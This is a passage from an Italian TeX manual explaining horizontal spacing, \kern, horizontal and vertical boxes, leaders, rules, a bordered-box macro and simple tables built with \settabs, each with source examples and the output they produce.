Le parole di controllo ‘**`\hfil[l[l]]`**’ e ‘**`\hss`**’ corrispondono in pratica alle definizioni seguenti:

```
\hfil | \hskip 0pt plus 1fil
\hfill | \hskip 0pt plus 1fill
\hfilll | \hskip 0pt plus 1filll
\hss | \hskip 0pt plus 1fil minus 1fil
```

Esiste infine un gruppo di parole di controllo che consentono di inserire spazi orizzontali rigidi o poco elastici, corrispondenti all’elenco seguente:

- `\enspace`

  rappresenta uno spazio orizzontale rigido di mezzo quadratone;
- `\enskip`

  rappresenta uno spazio orizzontale leggermente elastico di mezzo quadratone;
- `\quad`

  rappresenta uno spazio orizzontale leggermente elastico di un quadratone;
- `\qquad`

  rappresenta uno spazio orizzontale leggermente elastico di due quadratoni;
- `\thinspace`

  in modalità orizzontale, introduce uno spazio rigido molto sottile, pari a un sesto di quadratone;
- `\negthinspace`

  in modalità orizzontale, introduce uno spazio negativo rigido molto sottile, pari a un sesto di quadratone.

Se si intende iniziare un paragrafo con un rientro prodotto da un’istruzione ‘**`\hskip`**’, o altre che comunque producono uno spazio orizzontale determinato, occorre tenere presente la presenza del rientro definito da ‘**`\parindent`**’. In pratica, se si vuole iniziare un paragrafo con un rientro iniziale di due centimetri usando l’istruzione ‘**`\hskip 2cm`**’, occorre fare in questo modo:

```
\noindent \hskip 2cm Bla bla bla...
```

Diversamente, il rientro finale risulterebbe aumentato del valore di ‘**`\parindent`**’.

Un’ultima cosa da considerare sono gli spazi orizzontali della stessa ampiezza di un certo carattere. Quando per qualche ragione si ha la necessità di incolonnare delle informazioni, soprattutto dati numerici, può essere utile la macro ‘**`\phantom`**’, che genera effettivamente lo spazio orizzontale equivalente al carattere indicato:

```
\phantom{x}
```

Anche se l’utilizzo più importante riguarda i numeri, viene proposto qualcosa di diverso, per consentire di verificare visivamente che lo spazio viene calcolato in modo corretto:

```
\font\prova=cmss12
\prova
Ciao ciao ciao ciao \par
\hskip 0pt\phantom{C}iao ciao c\phantom{i}ao ciao \par
```

```
Ciao ciao ciao ciao
 iao ciao c ao ciao
```

Come si vede, si utilizza un carattere senza grazie, in modo da poter verificare che l'inserzione dello spazio corrispondente a una lettera «i» viene fatta correttamente, così come è corretto lo spazio corrispondente alla lettera «C» maiuscola. L'istruzione iniziale '**`\hskip 0pt`**' serve a imporre che si tenga conto dello spazio iniziale, che altrimenti verrebbe perduto nell'inizio del paragrafo.

233.11 Spazio rigido

Lo spazio rigido per definizione viene richiesto attraverso l'istruzione '**`\kern`**', che richiede semplicemente l'indicazione della distanza da compiere:

```
\kern lunghezza
```

Lo spazio in questione può essere orizzontale o verticale, in base al contesto. Pertanto, se ci si trova in modalità orizzontale, si ottiene uno spazio orizzontale; diversamente si otterrà uno spazio verticale. Per questo, quando si vuole scrivere una macro con cui iniziare sicuramente la modalità orizzontale e inserire quindi uno spazio rigido, si usa spesso la macro '**`\leavevmode`**' per questo scopo.

Lo spazio rigido viene usato spesso in modo negativo, per avvicinare delle lettere o altri simboli, garantendo che non avvenga la separazione della riga in quel punto. Infatti, gli spazi rigidi che si ottengono con '**`\kern`**' non sono separabili. L'esempio tipico di utilizzo di '**`\kern`**' per avvicinare le lettere è quello della macro '**`\TeX`**', che è dichiarata nel modo seguente:

```
\def\TeX{T\kern -.1667em\lower .5ex\hbox {E}\kern -.125emX}
```

Come si vede, non c'è alcun bisogno di richiedere espressamente il passaggio alla modalità orizzontale, perché le istruzioni '**`\kern`**' appaiono dentro un testo che ha già fatto questo in ogni caso.

233.12 Scatole

TeX tratta tutti gli oggetti da collocare nella composizione come tanti rettangoli, o scatole, di dimensione appropriata, distanziati in base a delle regole determinate. In questo senso, gli spazi che si inseriscono nel file sorgente, corrispondenti al carattere *<SP>*, comprese le tabulazioni orizzontali (il carattere *<HT>*), assieme alle righe vuote e a quelle bianche, sono solo la separazione logica delle istruzioni (intendendo anche il testo come istruzioni), pertanto non conta la loro quantità, essendo sufficiente che siano presenti dove serve.

Attraverso alcune parole di controllo è possibile creare della scatole di tipo orizzontale o verticale, per ottenere dei comportamenti particolari che vanno al di fuori della gestione normale dei paragrafi e delle righe.

Una scatola ha tre misure che ne definiscono la forma: una larghezza, un'altezza che parte dalla base della riga di riferimento e una profondità, che è rappresentata dall'altezza della scatola che si espande sotto la base di riferimento.

Figura 233.26. Dimensioni di una scatola.

```
                   .-------------------.
                   |                   |
                   |                   |
                   |                   |
                   |                   | altezza
                   |                   |
                   |      scatola      |
                   |                   |
                   |                   |                   base di riferimento
 - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
                   |                   |
                   |                   | profondità
                   |                   |
                   `-------------------'
                        larghezza
```

Una scatola orizzontale è un rettangolo in cui si inserisce una sola riga di testo, dove l'altezza e la profondità dipendono dalle dimensioni del testo stesso. Una scatola verticale è invece un'area in cui il testo può scomporsi in più righe; inoltre, se la scatola viene inserita in una riga di testo, questa conclude il paragrafo.

Si utilizzano anche delle scatole vuote. Una scatola orizzontale vuota può servire per inserire un testo sporgente, a sinistra o a destra rispetto alla stessa; inoltre, può servire per imporre una certa altezza e profondità al testo della riga in cui viene inserita.

Una scatola orizzontale si definisce generalmente con la parola di controllo '**`\hbox`**', che può essere usata in due modi differenti:

`\hbox` {*espressione_stringa*}
`\hbox to` *larghezza* {*espressione_stringa*}

Nel primo caso si definisce una scatola orizzontale, contenente il testo che si ottiene dall'espansione dell'espressione racchiusa nel raggruppamento, larga quanto la giustezza del testo stesso; nel secondo caso, si impone la larghezza indicata.

> È importante osservare che '**`\hbox`**' non è propriamente una macro e il suo argomento è precisamente un gruppo, per cui l'espressione contenuta è isolata dal testo successivo. Lo stesso dicasi per le parole di controllo che definiscono delle scatole verticale, descritte più avanti.

Esistono una serie di parole di controllo per la gestione delle scatole orizzontali vuote a vario titolo:

`\llap` {*espressione*}
`\rlap` {*espressione*}
`\null`
`\strut`
`\mathstrut`

Le parole di controllo '**`\llap`**' e '**`\rlap`**' definiscono un gruppo vuoto, in cui l'espressione del gruppo che viene indicato risulta sporgere rispettivamente a sinistra e a destra. I nomi usati per queste parole di controllo ricordano mnemonicamente i termini *left overlap* e *right overlap*. Tra le altre possibilità, queste istruzioni si prestano per consentire la sovrapposizione del testo; per esempio, si può sbarrare un lettera «o» con una barra obliqua inversa semplicemente così: '**`o\llap{$\backslash$}`**'.

La parola di controllo '**`\null`**' inserisce una scatola vuota equivalente all'istruzione '**`\hbox{}`**'; invece, '**`\strut`**' crea una scatola vuota alta e profonda quanto una parentesi tonda; nello stesso modo funziona la parola di controllo '**`\mathstrut`**', che invece si usa in modalità matematica.

Sempre in modalità matematica, si può usare '**`\underline`**', che sottolinea il testo contenuto nell'espressione:

`\underline {`*espressione*`}`

In questo caso, per fare in modo che la linea di sottolineatura sia sempre alla stessa altezza, si inserisce generalmente una scatola vuota generata da '**`\mathstrut`**'. L'esempio seguente riepiloga l'uso delle scatole orizzontali:

```
Paragrafo normale bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla \par
inizio paragrafo; \hbox {testo in scatola}; fine paragrafo. \par
inizio paragrafo; \hbox to 5cm {testo in scatola}; fine paragrafo. \par
inizio paragrafo; \hbox to 5cm {testo \hss in scatola}; fine paragrafo. \par
\line{Riga di testo normale allineata a sinistra e a destra.}
\line{\llap {a)} Bla bla bla \rlap {(b}}
$\underline {testo sottolineato}, g j p q y,
\underline {\mathstrut testo sottolineato con una linea pi\'u bassa}$ \par
```

Paragrafo normale bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
inizio paragrafo; testo in scatola; fine paragrafo.
inizio paragrafo; testo in scatola; fine paragrafo.
inizio paragrafo; testo in scatola; fine paragrafo.
Riga di testo normale allineata a sinistra e a destra.
a) Bla bla bla (b
$\underline{testosottolineato}, gjpqy, \underline{testosottolineatoconunalineapi\grave{u}bassa}$

L'esempio dell'utilizzo più importante delle scatole orizzontali è dato dalla macro '**`\line`**' che è definita semplicemente così:

```
\def\line{\hbox to\hsize}
```

In pratica, quando si scrive '**`\line{`***testo***`}`**', non si sta indicando un parametro alla macro, ma si ottiene solo la sostituzione di '**`\line`**' con '**`\hbox to\hsize`**', per cui alla fine si ottiene '**`\hbox to\hsize {`***testo***`}`**' complessivamente. In altri termini, la macro '**`\line`**' è seguita da un gruppo, che come tale isola il testo che racchiude.

Per la realizzazione di scatole verticali sono disponibili tre parole di controllo: '**`\vbox`**', '**`\vtop`**' e '**`\vcenter`**', dove l'ultima interviene solo in ambienti matematici.

`\vbox {`*espressione*`}` | `\vbox to` *altezza* `{`*espressione*`}`
`\vtop {`*espressione*`}` | `\vtop to` *altezza* `{`*espressione*`}`
`\vcenter {`*espressione*`}` | `\vcenter to` *altezza* `{`*espressione*`}`

I due modelli sintattici alternativi, '`\`*nome gruppo*' e '`\`*nome* **`to`** *altezza gruppo*', consentono di creare scatole alte quanto serve, in base al contenuto, oppure alte esattamente quanto richiesto.

La scatola che si ottiene con '**`\vbox`**', colloca la posizione inferiore al livello della riga da cui si parte; estendendosi verso l'alto; la scatola che si ottiene con '**`\vtop`**' si estende invece verso il basso; infine, la scatola generata con '**`\vcenter`**' risulta centrata verticalmente rispetto alla posizione di partenza.

La larghezza di queste scatole è controllata dal valore restituito da '**`\hsize`**', che può essere cambiato opportunamente al loro interno.

```
Paragrafo normale bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla \par
A: \vbox {\hsize=10cm Scatola verticale, larga 10 cm, che si espande
verso l'altro. bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla} \par
B: \vtop {\hsize=10cm Scatola verticale, larga 10 cm, che si espande
verso il basso. bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla} \par
C: $\vcenter {\hsize=10cm Scatola verticale, larga 10 cm, che si espande
verso l'altro e verso il basso. bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla}$ \par
D: \vbox to 3cm {\hsize=7cm Questa \'e una scatola rettangolare, larga
sette centimetri e alta tre centimetri. bla bla bla bla bla bla bla bla
bla bla bla bla bla bla} \par
Paragrafo normale bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla \par
```

Paragrafo normale bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

Scatola verticale, larga 10 cm, che si espande verso l'altro.
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
A: bla bla bla bla bla bla bla bla bla bla bla bla

B: Scatola verticale, larga 10 cm, che si espande verso il basso.
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla

Scatola verticale, larga 10 cm, che si espande verso l'altro e
C: verso il basso. bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

Paragrafo normale bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

Questa è una scatola rettangolare, larga
sette centimetri e alta tre centimetri. bla bla
bla bla bla bla bla bla bla bla bla bla bla bla

D:

Paragrafo normale bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

L'esempio mostra quattro casi di scatole inserite in paragrafi di testo normale, dove ogni paragrafo inizia con una lettera alfabetica per dare un riferimento visivo alla collocazione della stessa. Si può osservare l'ultimo caso in cui si fissa anche la larghezza della scatola intervenendo nel valore a cui si accede con la parola di controllo '**`\hsize`**'.

Si osservi che, benché la parola di controllo '**`\vcenter`**' debba essere inserita in un ambiente matematico, il gruppo che controlla si trova in un ambiente normale.

233.12.1 Spostamento orizzontale delle scatole

Le due macro '**`\moveleft`**' e '**`\moveright`**', consentono di spostare orizzontalmente una scatola verticale od orizzontale che sia:

`\moveleft` *lunghezza* `\hbox{`*contenuto*`}` | `\vbox{`*contenuto*`}`

`\moveright` *lunghezza* `\hbox{`*contenuto*`}` | `\vbox{`*contenuto*`}`

Come si vede dal modello sintattico, si ottiene lo spostamento, rispettivamente, verso sinistro o verso destra, della lunghezza indicata. Si osservi l'esempio seguente:

```
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.\par
\moveright 3 cm \vbox{
\hsize=7cm
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.\par
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.\par
}\par
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.\par
```

In pratica, dopo un paragrafo normale, viene richiesto un rientro di 3 cm per una scatola verticale contenente del testo, nel quale la giustezza è di soli 7 cm. Infine, un altro paragrafo normale permette di verificare che al di fuori della scatola, la giustezza torna quella di prima.

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla.
Bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla.
Bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla.
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla.

Eventualmente, un piccolo spazio verticale può evitare che il testo che precede la scatola verticale si trovi a toccare il contenuto della stessa.

233.13 Linee guida

Per realizzare delle linee guida orizzontali, allo scopo di accompagnare la lettura verso qualcosa, si possono usare una serie di parole di controllo che contengono implicitamente un'elasticità in estensione molto elevata:

```
\hrulefill
```

```
\dotfill
```

```
\leftarrowfill | \rightarrowfill
```

Nel primo caso si ottiene una linea continua che unisce due parti di un testo separato; nel secondo si ottiene invece una guida fatta di puntini; nel terzo caso si genera una linea continua con una piccola freccia all'estremità sinistra o all'estremità destra.

Tuttavia, oltre a questi casi di guide abbastanza comuni, è possibile definire le proprie con una tra le istruzioni seguenti:

`\leaders\hbox` [`to` *distanza*] {*espressione_guida*} `\hfill`

`\cleaders\hbox` [`to` *distanza*] {*espressione_guida*} `\hfill`

`\xleaders\hbox` [`to` *distanza*] {*espressione_guida*} `\hfill`

La differenza tra le parole di controllo '**`\leaders`**', '**`\cleaders`**' e '**`\xleaders`**', sta nel fatto che la seconda dovrebbe centrare la linea guida, mentre l'ultima dovrebbe estenderla in modo da usare tutto lo spazio a disposizione. In pratica è difficile comprendere bene la differenza da un punto di vista visivo, per cui si utilizza in genere solo il primo tipo, salvo provare gli altri per verificare l'effetto finale che si può ottenere in alternativa.

Generalmente, nell'espressione che si utilizza per creare la guida si inseriscono parole di controllo per elasticizzare la distanza dei simboli utilizzati.

È importante sottolineare che TeX, dopo la parola di controllo '**`\[c|x]leader`**' vuole necessariamente una scatola '**`\hbox`**' e alla fine vuole uno spazio elastico di tipo '**`\hfil[l[l]]`**'. Nel modello sintattico non è stata mostrata la possibilità di usare diversi spazi orizzontali elastici, perché in pratica ci si limita sempre solo a usare '**`\hfill`**'.

Nel caso si utilizzi '**`\hbox`**' con l'indicazione della larghezza, l'effetto che si ottiene è quello di distanziare precisamente gli elementi simbolici che compongono la linea guida. In questo senso, l'elasticità che gli si attribuisce all'interno del raggruppamento, serve a collocarli correttamente nella scatola.

L'esempio seguente mostra diversi casi di utilizzo di queste linee guida messi a confronto. In particolare, si creano delle linee guida speciali, in cui si usa l'asterisco come simbolo ripetuto:

```
linea semplice: \hrulefill fine della linea \par
puntini: \dotfill fine dei puntini \par
linea con freccia a destra: \rightarrowfill fine della linea \par
linea con freccia a sinistra: \leftarrowfill fine della linea \par
asterischi normali: \leaders\hbox {*} \hfill fine degli asterischi \par
asterischi distanziati: \leaders\hbox to 1cm {\hss * \hss} \hfill
 fine degli asterischi \par
asterischi normali: \cleaders\hbox {*} \hfill fine degli asterischi \par
asterischi distanziati: \cleaders\hbox to 1cm {\hss * \hss} \hfill
 fine degli asterischi \par
asterischi normali: \xleaders\hbox {*} \hfill fine degli asterischi \par
asterischi distanziati: \xleaders\hbox to 1cm {\hss * \hss} \hfill
 fine degli asterischi \par
```

```
linea semplice: ________________________________________fine della linea
puntini: ................................................fine dei puntini
linea con freccia a destra: ---------------------------->fine della linea
linea con freccia a sinistra: <--------------------------fine della linea
asterischi normali: *****************************************fine degli asterischi
asterischi distanziati:        *    *    *    *    *    *   fine degli asterischi
asterischi normali: *****************************************fine degli asterischi
asterischi distanziati:     *    *    *    *    *    *      fine degli asterischi
asterischi normali: *****************************************fine degli asterischi
asterischi distanziati:   *     *     *     *     *     *   fine degli asterischi
```

Volendo creare una macro per una linea guida particolare, si può procedere come nell'esempio seguente, in cui si riprende uno dei casi già presentati sopra:

```
\def\asterischi{\leaders\hbox to 1cm {\hss * \hss} \hfill}
```

233.14 Linee

TeX consente di tracciare delle linee orizzontali o verticali, attraverso le parole di controllo '**`\hrule`**' e '**`\vrule`**'. La sintassi per queste istruzioni può essere abbastanza articolata:

`\hrule [width` *larghezza*`] [height` *altezza*`] [depth` *profondità*`]`
`\vrule [width` *larghezza*`] [height` *altezza*`] [depth` *profondità*`]`

La differenza più importante tra le due parole di controllo sta nel fatto che '**`\hrule`**' introduce implicitamente una separazione di paragrafi, mentre '**`\vrule`**' no.

Quando '**\hrule**' viene usato senza argomenti, si ottiene una linea orizzontale, appoggiata sulla base della riga, spessa 0,4 punti e larga quanto lo spazio a disposizione per il testo, ovvero quanto definito da '**\hsize**'; nello stesso modo, '**\vrule**' senza argomenti genera una linea verticale, larga 0,4 punti, che parte dalla base della riga e si innalza per l'altezza massima del contesto in cui si trova. Si osservi l'esempio:

```
Prima di una linea orizzontale; \hrule{} dopo una linea orizzontale. \par
Prima di una linea verticale; \vrule{} dopo una linea verticale. \par
```

Prima di una linea orizzontale;
dopo una linea orizzontale.
Prima di una linea verticale; | dopo una linea verticale.

Quando si usano gli argomenti con cui si possono controllare le caratteristiche di queste linee, è meglio pensare a dei rettangoli, dove l'unica differenza che conta è il fatto che '**\hrule**' conclude un paragrafo. Seguono altri esempi a questo proposito:

```
Linea orizzontale lunga 10 cm e alta 1 punto: \hrule width 10cm height 1pt \par
Linea verticale alta 1 cm e larga 2 punti: \vrule height 1cm width 2pt \par
Rettangolino alto 5 mm e largo 3 mm: \vrule height 5mm width 3mm \par
Linea orizzontale nel testo: \vrule height 0pt depth 1pt width 10cm \par
```

Linea orizzontale lunga 10 cm e alta 1 punto:

Linea verticale alta 1 cm e larga 2 punti:

Rettangolino alto 5 mm e largo 3 mm:

Linea orizzontale nel testo:

233.15 Scatole più complesse

Le scatole definite con '**\hbox**', '**\vbox**' e altre macro simili, possono essere inserite una dentro l'altra per formare degli effetti speciali, specialmente se si abbina questo fatto all'uso delle linee orizzontali e verticali. Di solito ci si affida a macro già pronte, oppure a esempi documentati; comunque è utile cercare di comprendere cosa sta sotto. Viene proposto un esempio, attraverso il quale si crea una macro che racchiude del testo dentro una scatola orizzontale bordata:

```
\def\scatola#1{%
    \leavevmode                                 % 5
    \hbox{%                                     % 4
        \vrule
        \vtop{%                                 % 3
            \vbox{%                             % 2
                \hrule\kern 1pt
                \hbox{%
                    \kern 1pt \strut#1\kern 1pt         % 1
                }%
            }%
            \kern 1pt
            \hrule
        }%
        \vrule
    }
}
```

Questo esempio così articolato è tratto da *TeX made easy* di Daniel M. Zirin (già citato alla fine del capitolo 230). Per riuscire a comprenderlo, occorre partire dal centro.

1. L'istruzione '**\kern 1pt \strut#1\kern 1pt**' inserisce il parametro della macro aggiungendo un punto di spazio a sinistra e a destra, garantendo di avere a disposizione lo

spazio verticale necessario a scrivere qualunque lettera (che si espanda in alto e in basso, rispetto alla base).

2. Tutto questo è racchiuso in una scatola verticale, che prima disegna una linea orizzontale, quindi lascia un punto di spazio in verticale, infine inserisce l'istruzione precedente.
3. Il tutto è contenuto in un'altra scatola verticale che si espande verso il basso, dove alla fine si aggiunge un altro spazio verticale di un punto e un'altra linea orizzontale.
4. Ancora una volta, tutto è contenuto dentro un'altra scatola, questa volta orizzontale, che prima e dopo aggiunge due linee verticali.
5. Per sicurezza, la macro inizia chiamando '**`\leavevmode`**' per garantire il passaggio alla modalità orizzontale.

Ecco come si comporta la macro:

```
\scatola{Attenzione!} con le scatole ci si confonde facilmente.
```

Attenzione! con le scatole ci si confonde facilmente.

Si osservi che nella definizione della macro '**`\scatola`**' sono stati inseriti molti commenti per consentire la suddivisione del codice su più righe, senza interferire con la composizione finale.

TeX: tabelle

La gestione delle tabelle con TeX è piuttosto complessa. In questo capitolo vengono mostrati soltanto i due tipi fondamentali di tabelle di TeX; Si tenga presente che esistono altri modi di crearne, per esempio inserendo scatole dentro altre scatole, ma anche l'ambiente matematico dispone di un tipo di tabella che facilita la realizzazione di matrici.

234.1 Tabulazione

Le macchine da scrivere tradizionali disponevano di un sistema di stop di tabulazione, che veniva programmato di volta in volta, con il quale si potevano allineare i dati in colonne, formando così delle tabelle. Il sistema più semplice per creare tabelle con TeX è proprio quello che si rifà all'uso della macchina da scrivere, attraverso la definizione di stop di tabulazione, che poi vengono richiamati quando desiderato. Si osservi l'esempio seguente:

```
\settabs 3 \columns

Testo normale, bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla

\+ nero & 0 & zero \cr
\+ marrone & 1 & uno \cr
\+ rosso & 2 & due \cr
\+ arancio & 3 & tre \cr
\+ giallo & 4 & quattro \cr
\+ verde & 5 & cinque \cr
\+ blu & 6 & sei \cr
\+ viola & 7 & sette \cr
\+ grigio & 8 & otto \cr
\+ bianco & 9 & nove \cr

Testo normale, bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla

\+ argento & 10 \% \cr
\+ oro & 5 \% \cr
\+ & 2 \% \cr
\+ & 1 \% \cr
```

L'istruzione '**`\settabs 3 \columns`**' definisce, da quel punto in poi, l'inserimento di due stop di tabulazione, dividendo la giustezza del testo in tre parti uguali. Dopo tale definizione, si può scrivere normalmente, come se nulla fosse cambiato, oppure si può fare riferimento esplicito alla tabulazione, iniziando e concludendo le righe con '**`\+`**' e con '**`\cr`**'. Nello spazio tra queste due istruzioni, la e-commerciale ('**`&`**') ha il significato di carattere di tabulazione, con il quale si raggiunge lo stop successivo. Si può vedere il risultato della composizione dell'esempio nella figura successiva.

Testo normale, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre
giallo	4	quattro
verde	5	cinque
blu	6	sei
viola	7	sette
grigio	8	otto
bianco	9	nove

Testo normale, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

argento	10 %
oro	5 %
	2 %
	1 %

Come si dovrebbe notare leggendo l'esempio, non è necessario usare tutte le colonne previste, così come è possibile saltare le colonne che non interessano. Quello che non si intuisce, invece, è la possibilità di fare riferimento a stop di tabulazione oltre alla quantità dichiarata inizialmente: in tal caso si raggiungono colonne successive, che ovviamente vanno oltre la giustezza del testo.

L'istruzione del tipo '**`\settabs`** *n* **`\columns`**' ha effetto a partire dal punto in cui viene utilizzata. Se si vuole cambiare tabulazione, basta inserire una nuova istruzione di questo tipo. Inoltre, è possibile usare anche i raggruppamenti per cambiare temporaneamente la tabulazione di una tabella; tutto funziona in modo molto intuitivo.

```
\settabs 3 \columns
\+ nero & 0 & zero \cr
\+ marrone & 1 & uno \cr
\+ rosso & 2 & due \cr
{\settabs 4 \columns
\+ arancio & 3 & tre \cr
\+ giallo & 4 & quattro \cr
\+ verde & 5 & cinque \cr
\+ blu & 6 & sei \cr
}
\+ viola & 7 & sette \cr
\+ grigio & 8 & otto \cr
\+ bianco & 9 & nove \cr
```

In questa variante semplificata dell'esempio già presentato, le righe dall'arancio al blu hanno una tabulazione più stretta, perché si divide la giustezza in quattro porzioni.

nero		0		zero
marrone		1		uno
rosso		2		due
arancio	3		tre	
giallo	4		quattro	
verde	5		cinque	
blu	6		sei	
viola		7		sette
grigio		8		otto
bianco		9		nove

Gli stop di tabulazione possono essere collocati in modo diverso, indicando una riga di esempio

al posto della definizione pura e semplice della quantità di colonne che si vogliono ottenere. In pratica, si hanno a disposizione due istruzioni alternative:

```
\settabs n \columns
\settabs \+ colonna_1 [& colonna_n]... \cr
```

Viene riproposto l'esempio già visto, in forma ancora più breve, in cui viene inserito lo stesso modello usato per definire gli stop di tabulazione alla fine della tabella, per poter vedere effettivamente in che modo vengono misurati gli spazi:

```
\settabs \+ MMMMMMMMMMMM & MMMMM & MMMMMMM \cr
\+ nero & 0 & zero \cr
\+ marrone & 1 & uno \cr
\+ rosso & 2 & due \cr
\+ arancio & 3 & tre \cr
Il modello usato per gli stop \'e il seguente:
\+ MMMMMMMMMMMM & MMMMM & MMMMMMM \cr
```

nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre

Il modello usato per gli stop è il seguente:
MMMMMMMMMMMM MMMMM MMMMMMM

Naturalmente, il modello delle colonne può essere anche più simile al testo usato realmente nella tabella. In questo caso, con la lettera «M» maiuscola, si fa riferimento a un quadratone in modo semplice e chiaro.

Il testo che si inserisce all'interno di uno spazio che rappresenta una cella, esclusa l'ultima di ogni riga, è racchiuso implicitamente in un gruppo che si comporta come la macro '**`\leftline`**'. Questo fatto consente quindi di gestire gli allineamenti nell'ambito delle celle; inoltre, garantisce che il testo di ognuna di queste celle sia isolato in un gruppo autonomo.

```
\settabs
\+ MMMMMMMMMMMM & MMMMM         & MMMMMMM       & \cr
\+ \hrulefill   & \dotfill      & \hrulefill    & \cr
\+ \hfil Colore & \hfil Cifra   & \hfil Cifra   & \cr
\+ \hrulefill   & \dotfill      & \hrulefill    & \cr
\+ nero         & \hfill 0      & \hfil zero    & \cr
\+ marrone      & \hfill 1      & \hfil uno     & \cr
\+ \bf rosso    & \hfill 2      & \hfil due     & \cr
\+ arancio      & \hfill 3      & \hfil tre     & \cr
\+ \hrulefill   & \dotfill      & \hrulefill    & \cr
```

L'esempio mostra una tabella, in cui il sorgente è organizzato in modo da facilitarne la lettura. In particolare, il modello per gli stop di tabulazione è stato messo nella riga successiva a quella in cui appare '**`\settabs`**'; inoltre, c'è una cella finale in più, che non viene usata. Infatti, le celle in cui il testo si comporta come se fosse usata la macro '**`\leftline`**' sono tutte escluse l'ultima che precede l'istruzione '**`\cr`**'.

Colore	Cifra	Cifra
nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre

Bisogna ricordare che la macro '**`\leftline`**' include uno spazio leggermente elastico alla fine, corrispondente a '**`\hfil`**'. In tal modo, per centrare il testo in una cella, basta farlo precedere da un altro '**`\hfil`**', se invece si vuole ottenere l'allineamento a destra, si deve usare inizialmente uno spazio più elastico come '**`\hfill`**'.

Nell'esempio mostrato si riesce ad arrivare a una tabella abbastanza «dignitosa», con tanto di intestazione, delimitata da linee orizzontali. Naturalmente, si potevano usare linee dello stesso tipo, ma in questo caso si voleva mostrare bene lo spazio di competenza di ogni colonna. Al posto di '**`\hrulefill`**' o di '**`\dotfill`**' si può anche usare '**`\hrule`**', al di fuori delle celle, nel modo seguente:

```
\settabs
\+ MMMMMMMMMMMMM & MMMMM        & MMMMMMM      & \cr
\hrule
\+ \hfil Colore & \hfil Cifra   & \hfil Cifra   & \cr
\hrule
\+ nero         & \hfill 0      & \hfil zero    & \cr
\+ marrone      & \hfill 1      & \hfil uno     & \cr
\+ \bf rosso    & \hfill 2      & \hfil due     & \cr
\+ arancio      & \hfill 3      & \hfil tre     & \cr
\hrule
```

Tuttavia, in tal caso si vede che le linee orizzontali che si ottengono toccano il testo delle righe della tabella:

Colore	Cifra	Cifra
nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre

Per risolvere il problema, può essere conveniente l'uso della macro '**`\strut`**', con cui si dà alle righe l'altezza e la profondità corrispondente a quella di una parentesi tonda, senza che questa appaia effettivamente nel testo:

```
\settabs
\+ MMMMMMMMMMMMM        & MMMMM         & MMMMMMM       & \cr
\hrule
\+ \strut \hfil Colore  & \hfil Cifra   & \hfil Cifra   & \cr
\hrule
\+ \strut nero          & \hfill 0      & \hfil zero    & \cr
\+ \strut marrone       & \hfill 1      & \hfil uno     & \cr
\+ \strut \bf rosso     & \hfill 2      & \hfil due     & \cr
\+ \strut arancio       & \hfill 3      & \hfil tre     & \cr
\hrule
```

In tal modo si ottiene anche il risultato di avere tutte le righe della tabella della stessa altezza, quella massima, anche se il testo che contengono non lo richiederebbe.

Colore	Cifra	Cifra
nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre

Se si inserisce una tabella del genere in una scatola verticale, questa scatola può essere spostata facilmente in modo orizzontale, con l'istruzione '**`\moveright`**', come nell'esempio seguente, in cui la si sposta di 3 cm:

```
Paragrafo di esempio, bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla.

\moveright 3 cm \vbox{
\settabs
\+ MMMMMMMMMMMM         & MMMMM         & MMMMMMM       & \cr
\hrule
